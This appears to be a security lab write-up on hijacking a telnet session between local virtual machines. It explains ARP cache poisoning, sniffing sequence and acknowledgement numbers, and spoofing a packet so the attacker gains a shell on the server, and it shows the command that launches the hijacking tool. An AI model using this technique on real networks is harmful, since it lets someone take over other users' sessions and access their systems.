


TCP Session Hijacking

Initial Setup:







Client initiates session with the server:

```
Terminal
clientPC@VM:~$ telnet 192.168.0.110
Trying 192.168.0.110...
Connected to 192.168.0.110.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep  7 04:07:47 EDT 2019 from 192.168.0.102 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

serverPC@VM:~$
```

Steps of the attack:

- Attacker looks for a ongoing telnet session in the subnet using **nmap** or **wireshark**.




Fig: Looking for telnet session using wireshark





Fig: Looking for telnet enabled ports using nmap

- Attacker notes down the client and server IP addresses of the found session from wireshark, where the server machine is identified as the one having port no. 23.

- Attacker runs the hijacking tool with the client and server IP addresses as parameters.



- The hijacking tool immediately sets up and launches a MITM attack using ARP cache poisoning in a new window(The black one in the above fig). Technically this isn't needed for the current environment which consists of 3 vm's on the same machine. But we need this in a switched network, so that traffic between the server and client goes through the attacker machine. The tool now waits for traffic in the session so that it can grab the necessary sequence and acknowledgement numbers.
- As soon as client types out something in his terminal, the tool grabs the packet and immediately hijacks the connection. What the tool actually does is, it spoofs a empty packet of length 1024 from client to server, using the sequence and acknowledgement numbers grabbed from the sniffed packet, so that the server increases the client's next sequence number and thereby all future packets sent by the actual client will be discarded as retransmissions. We can verify the claim using **wireshark**.




Fig: Received packet by server when actual client typed “l”




Fig: Received packet by server sent by the attacker.




Fig: Client typing “l” in his terminal






Fig: Response in the attacker machine

- The tool then prints out the sequence and acknowledgement numbers of the grabbed packet and the client and server port numbers in the original terminal window (Top one in the figure). We can check the accuracy of the grabbed numbers using **wireshark.**



- The tool then creates one new shell terminal on the attacker machine. In the bottom window we clearly see, we have the shell of the server machine which communicates with the server machine using a separate connection, and therefore our hijacking is complete.



- Attacker now has complete access to server machine and can issue any command with the client's privilege.
- Attacker can end the hijacked connection between the server and client by typing exit in the original terminal window.

```
attackerPC@VM:~$ sudo ./a.out 192.168.0.108 192.168.0.110
Setting up for switched environments...
